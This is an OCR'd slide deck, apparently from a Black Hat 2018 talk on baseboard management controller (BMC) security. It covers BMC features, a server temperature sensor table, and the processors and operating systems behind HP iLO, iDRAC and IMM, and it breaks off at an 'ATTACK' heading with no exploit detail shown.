


# THE

# UNBEARABLE LIGHTNESS

# OF BMC


BLACKHAT 2018

# WELCOME

TO A WORLD

# OF

INFINITE HARDWARE


Google | google.com/datacenters


Windows
A fatal exception 0E has occurred at 0028:C562F1B7 in VXD ctpci9x(05)
+ 00001853. The current application will be terminated.
* Press any key to terminate the current application.
* Press CTRL+ALT+DEL again to restart your computer. You will
lose any unsaved information in all applications.
Press any key to continue _


Google
Google
google.com/datacenters


# WHO ARE WE?

## Nico Waisman

VP LATAM

@nicowaisman

## Matias Soler



SR SECURITY RESEARCHER


@GNULER

- Independent from the OS
- Remote Control
- Monitoring:
  - Temperature
  - Voltage
  - Fans

## Temperature Graph

3D

Front View Back View



**Front of server**

## Sensor Data ( show missing sensors )


Show values in Fahrenheit

| Sensor | Location | X | Y | Status | Reading | Thresholds |
|---|---|---|---|---|---|---|
| 01-Inlet Ambient | Ambient | 13 | 0 | OK | 26C | Caution: 42C; Critical: 46C |
| 02-CPU 1 | CPU | 11 | 4 | OK | 40C | Caution: 70C; Critical: N/A |
| 03-CPU 2 | CPU | 4 | 4 | OK | 40C | Caution: 70C; Critical: N/A |
| 05-P1 DIMM 7-12 | Memory | 13 | 5 | OK | 30C | Caution: 87C; Critical: N/A |
| 07-P2 DIMM 7-12 | Memory | 6 | 4 | OK | 32C | Caution: 87C; Critical: N/A |
| 08-P1 Mem Zone | Memory | 8 | 7 | OK | 33C | Caution: 70C; Critical: 75C |
| 09-P1 Mem Zone | Memory | 14 | 6 | OK | 35C | Caution: 70C; Critical: 75C |
| 10-P2 Mem Zone | Memory | 1 | 6 | OK | 37C | Caution: 70C; Critical: 75C |
| 11-P2 Mem Zone | Memory | 7 | 7 | OK | 33C | Caution: 70C; Critical: 75C |
| 12-HD Max | System | 12 | 0 | OK | 35C | Caution: 60C; Critical: N/A |
| 13-Chipset 1 | System | 8 | 9 | OK | 44C | Caution: 105C; Critical: N/A |
| 14-Chipset1 Zone | System | 9 | 10 | OK | 37C | Caution: 70C; Critical: 75C |
| 15-P/S 1 Inlet | Power Supply | 1 | 11 | OK | 33C | Caution: N/A; Critical: N/A |
| 16-P/S 1 Zone | Power Supply | 1 | 8 | OK | 36C | Caution: 70C; Critical: 75C |
| 17-P/S 2 Inlet | Power Supply | 5 | 11 | OK | 34C | Caution: N/A; Critical: N/A |
| 18-P/S 2 Zone | Power Supply | 5 | 7 | OK | 35C | Caution: 65C; Critical: 70C |
| 21-VR P1 | System | 11 | 1 | OK | 31C | Caution: 115C; Critical: 120C |
| 22-VR P2 | System | 4 | 1 | OK | 36C | Caution: 115C; Critical: 120C |
| 23-VR P1 Mem | System | 9 | 1 | OK | 28C | Caution: 115C; Critical: 120C |
| 24-VR P1 Mem | System | 13 | 1 | OK | 29C | Caution: 115C; Critical: 120C |
| 25-VR P2 Mem | System | 2 | 1 | OK | 31C | Caution: 115C; Critical: 120C |
| 26-VR P2 Mem | System | 6 | 1 | OK | 31C | Caution: 115C; Critical: 120C |
| 27-VR P1Mem Zone | System | 9 | 0 | OK | 29C | Caution: 70C; Critical: 75C |
| 28-VR P1Mem Zone | System | 13 | 0 | OK | 28C | Caution: 70C; Critical: 75C |
| 29-VR P2Mem Zone | System | 1 | 0 | OK | 32C | Caution: 70C; Critical: 75C |
| 30-VR P2Mem Zone | System | 5 | 0 | OK | 31C | Caution: 70C; Critical: 75C |
| 31-HD Controller | System | 12 | 10 | OK | 58C | Caution: 105C; Critical: N/A |
| 32-HD Cntlr Zone | System | 12 | 11 | OK | 39C | Caution: 65C; Critical: 70C |
| 33-PCI 1 Zone | System | 8 | 12 | OK | 37C | Caution: 70C; Critical: 75C |
| 34-PCI 1 Zone | System | 10 | 13 | OK | 36C | Caution: 66C; Critical: 71C |
| 36-PCI 2 Zone | System | 14 | 10 | OK | 39C | Caution: 65C; Critical: 70C |
| 37-System Board | System | 12 | 6 | OK | 38C | Caution: 70C; Critical: 75C |
| 38-System Board | System | 4 | 6 | OK | 37C | Caution: 70C; Critical: 75C |


Draft
Share
Publish
Top 10 Reasons Why Top 10 Lists Suck

- Full Network Stack
- KVM
- Serial Console
- Power Management


# (Or a Backdoor)


SERVERS AREN'T VULNERABLE
IF THEY ARE DOWN
mematic.net


# WHILE YOUR


SERVER

# IS PLUGGED IN


YOUR BMC IS ON

# IPMI architecture







IDRAC




ILO





IMM

# HP ILO 2

NEC v850

ThreadX



# HP ILO 4

ARM

GHS INTEGRITY


# IMM/iDRAC

SUPER H

LINUX

# PRE AUTH

And remote...





# THE Excitement OF Auditing BMC


18.2-GB 10K
ULTRA3 SCSI
UID

# ATTACK

